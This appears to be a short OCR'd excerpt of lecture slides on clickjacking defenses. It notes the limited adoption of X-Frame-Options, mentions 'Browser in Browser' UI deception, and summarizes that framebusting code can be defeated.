
- Good defense … but poor adoption by sites (4 of top 10,000)

- Coarse policies: no whitelisting of partner sites, which should be allowed to frame our site

Other Forms of UI Sneakiness

- Users might find themselves living in *The Matrix …*

“Browser in Browser”



Summary

- Clickjacking is an attack on our perception of a page based on the UI
- Framebusting is tricky to get right
  - All currently deployed code can be defeated
- Use X-Frame-Options